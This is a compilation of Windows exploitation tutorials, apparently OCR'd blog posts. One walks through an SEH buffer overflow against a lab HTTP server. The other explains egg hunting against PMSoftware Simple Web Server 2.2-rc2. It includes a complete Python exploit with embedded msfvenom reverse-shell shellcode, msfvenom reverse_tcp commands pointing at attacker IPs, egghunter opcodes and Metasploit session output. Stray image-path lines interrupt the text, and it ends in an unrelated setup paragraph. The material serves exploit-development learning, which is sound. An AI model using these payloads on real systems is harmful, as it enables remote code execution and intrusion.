
!mona seh

Of course here the goal is to find a module that was not compiled with any security restrictions such as **ASLR**, **Safe SEH** etc.

You will notice that when running !mona seh it displays 10 results in the log window and none of them are really suitable and it's easy to get confused here and start wondering if there is even a module to use. However! If you check the seh.txt file located in the working directory of **mona** you will find a very large .txt file that contains hundreds, maybe even thousands of usable modules.

In my case I scrolled past all the modules starting with 00 to avoid inadvertently implementing a rogue **null-byte** in my buffer.

My chosen option was 0x1000108b




I now added this value to my **SEH** variable in my python script and executed it to verify that my thinking was right and execution was flowing as expected.

Updated Python Script

```
#!/usr/bin/python

import socket

import sys
```


```
nseh = "B"*4

seh = "\x99\xab\x01\x10" #0x1001ab99 pop pop ret



buffer = "A" * 4061

print "[*] Starting to GET Variable"

buffer += nseh #BBBB

buffer += seh #pop pop ret

junk = "D"*(10000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space


payload = "GET %d" + str(buffer) + " HTTP/1.1\r\n"

payload += "Host: bof.local\r\n"

payload += "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36\r\n"

payload += "Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8"



print "[*] Starting to Fuzz GET Variable with %s bytes" %len(payload)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',80))

print "[*] Connected to bof.local on Port 80"

s.send((payload))

s.close()

print "[*] Finished Fuzzing GET Variable with %s bytes" %len(payload)
```

Checking **Immunity** after execution displays that **SEH Handler** is now overwritten with the memory address of our pop pop ret gadget aka ***1001ab99***



And if we not pass the exception to the program with **Shift+F9** we will pop pop ret and the value of **nSEH** will be placed in the **EIP Register** ready for execution. **Bingo!**

In this case ***053A6FAC*** is the address of **nSEH** on the stack, so whatever we place in this location will be executed. As show in the below screenshot.



Generating Shellcode

Now unlike VulnServer where we had very limited space to work with **AFTER** the buffer - **52 Bytes** to be precise in our case here we have a lot of room after our **nSEH** & **SEH** values, **931 Bytes** to be precise.

Now providing we encode our shell code a little bit we should be able to just put our shellcode here and jump straight into this with a little Short JMP in our **nSEH** pointer.

But, first let's generate some shellcode using trusty **MSFVenom**

m0chan@kali:/> msfvenom -p windows/shell/reverse_tcp LHOST=172.16.10.171 LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows -b "\x00\x0d\x0a\x0c"

You may noticed I have went for a staged payload this time in comparison to a stageless just to help lower the payload size a little more.

Final Exploit

Jumping to shell code and executing the final shellcode. All this is left to do now is place our shell code inside our D buffer alongside some NOPS for safety and execute a **6 Byte** jump from **nSEH** which will land in our NOP Sled and straight into shellcode.

We can do this with

nseh = "\xeb\x06\x90\x90"

Our final exploit will now look something like this

#!/usr/bin/python

```
import socket

import sys



nseh = "\xeb\x06\x90\x90"

seh = "\x99\xab\x01\x10" #0x1001ab99 pop pop ret


#msfvenom -p windows/shell/reverse_tcp LHOST=172.16.10.171 LPORT=443
EXITFUNC=thread -f c -a x86 --platform windows -b "\x00\x0d\x0a\x0c\x20\x25\x2b\x2f\x5c"


shellcodenops = "\x90\x90\x90\x90"



shellcode = (

"\xbd\xe0\x3c\x1c\xcb\xda\xc2\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"

"\x5b\x31\x6a\x14\x83\xea\xfc\x03\x6a\x10\x02\xc9\xe0\x23\x40"

"\x32\x19\xb4\x24\xba\xfc\x85\x64\xd8\x75\xb5\x54\xaa\xd8\x3a"

"\x1f\xfe\xc8\xc9\x6d\xd7\xff\x7a\xdb\x01\x31\x7a\x77\x71\x50"

"\xf8\x85\xa6\xb2\xc1\x46\xbb\xb3\x06\xba\x36\xe1\xdf\xb1\xe5"

"\x16\x6b\x8f\x35\x9c\x27\x1e\x3e\x41\xff\x21\x6f\xd4\x8b\x78"

"\xaf\xd6\x58\xf1\xe6\xc0\xbd\x3f\xb0\x7b\x75\xb4\x43\xaa\x47"

"\x35\xef\x93\x67\xc4\xf1\xd4\x40\x36\x84\x2c\xb3\xcb\x9f\xea"

"\xc9\x17\x15\xe9\x6a\xdc\x8d\xd5\x8b\x31\x4b\x9d\x80\xfe\x1f"

"\xf9\x84\x01\xf3\x71\xb0\x8a\xf2\x55\x30\xc8\xd0\x71\x18\x8b"

"\x79\x23\xc4\x7a\x85\x33\xa7\x23\x23\x3f\x4a\x30\x5e\x62\x03"

"\xf5\x53\x9d\xd3\x91\xe4\xee\xe1\x3e\x5f\x79\x4a\xb7\x79\x7e"

"\xdb\xdf\x79\x50\x63\x8f\x87\x51\x94\x86\x43\x05\xc4\xb0\x62"

"\x26\x8f\x40\x8a\xf3\x3a\x4a\x1c\x50\xaa\x40\x77\xc0\xc9\x54"

"\x86\xaa\x47\xb2\xd8\x9c\x07\x6a\x99\x4c\xe8\xda\x71\x87\xe7"

"\x05\x61\xa8\x2d\x2e\x08\x47\x98\x07\xa5\xfe\x81\xd3\x54\xfe"

"\x1f\x9e\x57\x74\xaa\x5f\x19\x7d\xdf\x73\x4e\x1a\x1f\x8b\x8f"
```


```
"\x8f\x1f\xe1\x8b\x19\x77\x9d\x91\x7c\xbf\x02\x69\xab\xc3\x44"

"\x95\x2a\xf2\x3f\xa0\xb8\xba\x57\xcd\x2c\x3b\xa7\x9b\x26\x3b"

"\xcf\x7b\x13\x68\xea\x83\x8e\x1c\xa7\x11\x31\x75\x14\xb1\x59"

"\x7b\x43\xf5\xc5\x84\xa6\x85\x02\x7a\x35\xa2\xaa\x13\xc5\xf2"

"\x4a\xe4\xaf\xf2\x1a\x8c\x24\xdc\x95\x7c\xc5\xf7\xfd\x14\x4c"

"\x96\x4c\x84\x51\xb3\x11\x18\x52\x30\x8a\xab\x29\x39\x2d\x4c"

"\xce\x53\x4a\x4c\xcf\x5b\x6c\x70\x06\x62\x1a\xb7\x9b\xd1\x05"

"\x2a\x31\x2c\xae\xf3\xd0\x8d\xb3\x03\x0f\xd1\xcd\x87\xa5\xaa"

"\x29\x97\xcc\xaf\x76\x1f\x3d\xc2\xe7\xca\x41\x71\x07\xdf")


buffer = "A" * 4061

print "[*] Starting to GET Variable"

buffer += nseh #BBBB

buffer += seh #pop pop ret

buffer += shellcodenops

buffer += shellcode

junk = "D"*(10000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space


payload = "GET %d" + str(buffer) + " HTTP/1.1\r\n"

payload += "Host: bof.local\r\n"

payload += "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36\r\n"

payload += "Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8"



print "[*] Starting to Fuzz GET Variable with %s bytes" %len(payload)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',80))

print "[*] Connected to bof.local on Port 80"
```

s.send((payload))

s.close()

print "[*] Finished Fuzzing GET Variable with %s bytes" %len(payload)

Similar to **VulnServer** - I also created a nice little diagram in Visio to demonstrate the exploit and jumps from a high level.



References / Resources

Special Shoutout to all the People Below:

https://h0mbre.github.io

https://www.securitysift.com

https://captmeelo.com

https://www.fuzzysecurity.com

https://securitychops.com


https://nutcrackerssecurity.github.io/Windows4.html

https://m0chan.github.io/2019/08/21/Win32-Buffer-Overflow-SEH.html

https://blog.devgenius.io/seh-overflow-with-multi-staged-jumps-95a0ae9438da

Egghunter

Windows Exploitation: Egg hunting



Lately, I've been exploring the world of Windows exploitation. I was already familiar with the concept of Buffer Overflows, brushed those skills up during OSCP days and now I'm taking steps further. One thing I have noticed in this world is that size of your payload matters, simply because we don't get the luxury of thousands of bytes of available space to play with everytime. Egg hunting is one such technique that helps in those cases. Before you jump in, I am assuming you already have a background in Buffer Overflows, if not please spend some time in understanding the tidbits of BOs first before jumping on to this topic.

Staged payloads

To aid with the size of payloads, Metasploit already has a concept of 'staged payloads'. These payloads work in 2 stages. First stage, relatively small, will connect back to attacker's system. Metasploit then transfers the stage 2 which contains the meat of the payload, the actual shellcode which will give us a command/meterpreter shell. Here is the comparision between the size of staged and unstaged payloads:

```
prashant@Personal-PC:/mnt/c/Users/Prashant$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.10.10.10 LPORT=80 -f c > msf.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of c file: 1457 bytes
prashant@Personal-PC:/mnt/c/Users/Prashant$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=127.10.10.10 LPORT=80 -f c > msf.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 179779 bytes
Final size of c file: 755098 bytes
```

Size comparison for meterpreter shell

The first command is generating staged payload (meterpreter/reverse_tcp), second one unstaged (meterpreter_reverse_tcp). There is a huge difference in size of those payloads- 341 bytes vs 179779 bytes. While 341 bytes seems very small in comparison, it may still be too large. Plus, staged payloads are not always helpful:

```
prashant@Personal-PC:/mnt/c/Users/Prashant$ msfvenom -p windows/shell_reverse_tcp LHOST=127.10.10.10 LPORT=80 -f c > msf.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
prashant@Personal-PC:/mnt/c/Users/Prashant$ msfvenom -p windows/shell/reverse_tcp LHOST=127.10.10.10 LPORT=80 -f c > msf.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of c file: 1457 bytes
prashant@Personal-PC:/mnt/c/Users/Prashant$
```

Size comparison for command shell

But the concept of staged payloads is certainly interesting. What if we can execute our shellcode in small stages? Let me introduce you to Egg hunting now.

Egg hunting

Egg hunting is a technique in which we use an **egg hunter** to *hunt* for the actual payload, which is marked by an **egg**. Confused? Let's break this down in points:

1. We will be using two shellcodes in this technique- one is the **egg hunter** and other is the **payload** we want to execute.
2. Payload is marked with a unique tag called **egg**. We generally select a 4 character egg and repeat it twice for marking our payload. Why? As you'll discover later, it is for optimizing size of egg hunter. So if our egg is nope and our payload is \x90\x90\x90\x90, our final payload will look like:
   payload = "nopenope" + "\x90\x90\x90\x90"
3. Egg hunter is a special shellcode that searches for the provided egg in the memory and run the payload marked by it. It's very small in size. This egg hunter is the shellcode that you will be running after the overflow.

So, earlier we used to have a buffer like this while performing buffer overflow:

buf = "A"*[offset] + [JMP ESP] + [NOP Sled] + [Shellcode]

Now, with egg hunting you'll have these:

payload = "nopenope" + [Shellcode]buf = "A"*[offset] + [JMP ESP] + [NOP Sled] + [EggHunter('nope')]

An important thing to note here is that when the program will be executing the EggHunter, the payload must already be there in the memory, otherwise the egg hunter will keep searching the memory and spike the CPU to 100%.

It would now be a good time to read the most awesome resource for egg hunting- Skape's paper. Since we are sticking to Windows in this article, I will only focus on techniques related to Windows.

Skape's paper highlights two methods:

1. **Using SEH**- By registering our own exception handler that performs the hunting. Size is 60 bytes.
2. **Using syscalls**- IsBadReadPtr or NtDisplayString functions are used for hunting. IsBadReadPtr is 37 bytes and NtDisplayString is 32 bytes.

I'm not going into technical details of how these methods work otherwise I'll just end up repeating Skape's paper, better go ahead and read that first. What I can do here is repeat the code Skape used in his NtDisplayString method (can be found here):

The hex equivalent of this code would look something like this:

```
Hex             Instruction
6681CAFF0F      OR DX,0FFF
42              INC EDX
52              PUSH EDX
```

```
6A02            PUSH 00000002
58              POP EAX
CD2E            INT 2E
3C05            CMP AL,05
5A              POP EDX
74EF            JE 00000100
B86E6F7065          MOV EAX,65706F6E # 0x6e6f7065 = "nope"
8BFA            MOV EDI,EDX
AF              SCASD
75EA            JNE 00000105
AF              SCASD
75E7            JNE 00000105
FFE7            JMP EDI
```

If you look closely, the code seems to be using NtAccessCheckAndAuditAlarm, not NtDisplayString. Both of them function in same way, the only difference is syscall number so no need to worry about that. If you want to see the above code in action, you can go through Security Sift's blog which does a wonderful job of stepping through each line to explain its working.

Exploitation


We'll be exploiting **PMSoftware Simple Web Server 2.2-rc2** for demonstration. It is a simple HTTP server which had a buffer overflow vulnerability in **Connection** HTTP header. The original exploit is discussed here. We also have a metasploit module for this one:

```
msf5 exploit(windows/http/sws_connection_bof) > run

[*] Started reverse TCP handler on 192.168.235.1:4444
[*] Trying target SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1...
[*] Sending stage (179779 bytes) to 192.168.235.4
[*] Meterpreter session 2 opened (192.168.235.1:4444 -> 192.168.235.4:1072) at 2019-02-12 22:57:40 +0530

meterpreter >
```

Metasploit module


Let's write an exploit of our own using Egg hunting technique. Considering Connection header is vulnerable, the skeleton code to perform the overflow would look like:

Here's how that overflow would look like:




Replicating the crash

To find the exact number of bytes after which EIP is getting overwritten, we will send the Metasploit pattern. The offset comes out to be 2048 bytes.



Finding offset

And, we quickly get the JMP ESP sorted out too:




Finding JMP ESP

Time to generate some venom! Since we are doing this the egg hunting way, the shellcode variable in my skeleton code would contain the hex version of egg hunter. So, for egghunter I have used the hex equivalents (opcodes) mentioned above, but !mona egghunter can also generate it for you (as shown in opening image of this blog). There will be another variable payload that would contain the venom with a prefix of egg being repeated twice. But I have to ensure the payload is already there in the memory while egghunter is getting executed. For that, I'll be sending payload as part of the **User-Agent** header. Enough talk, here is the code:

The data being sent here has payload in **User-Agent** header and exploit in the vulnerable **Connection** header. The exploit variable is executing egghunter on overflow. payload variable contains the shellcode and will be there in memory, waiting for the egghunter.

After running this code, there will a spike in CPU and in a minute or two you can notice that our payload gets executed:



Shell from our test machine

Great! What now? There is a very interesting possibility that the payload may end up in multiple places in the memory, and some copies of it can contain incomplete/overwritten shellcode. So, how can we ensure that the shellcode attached with the egg is in its entirety? How can we ensure the integrity of our shellcode before we start executing it? This problem was tackled in Security Sift's blog under section **Overcoming Corrupted Shellcode- The Egg Sandwich**. The author has discussed multiple options there, but the egg sandwich method was the one that I found most neat and elegant.

https://medium.com/@notsoshant/windows-exploitation-egg-hunting-117828020595

Setup

This guide was written to run on a fresh install of Windows 10 Pro (either 32-bit or 64-bit should be fine) and as such you should follow along inside a Windows 10 virtual machine. This vulnerability has also been tested on Windows 7; however, the offsets in this article are the ones from the Windows 10 machine and subsequently may differ on your Windows 7 installation. The steps to recreate the exploit are the same.

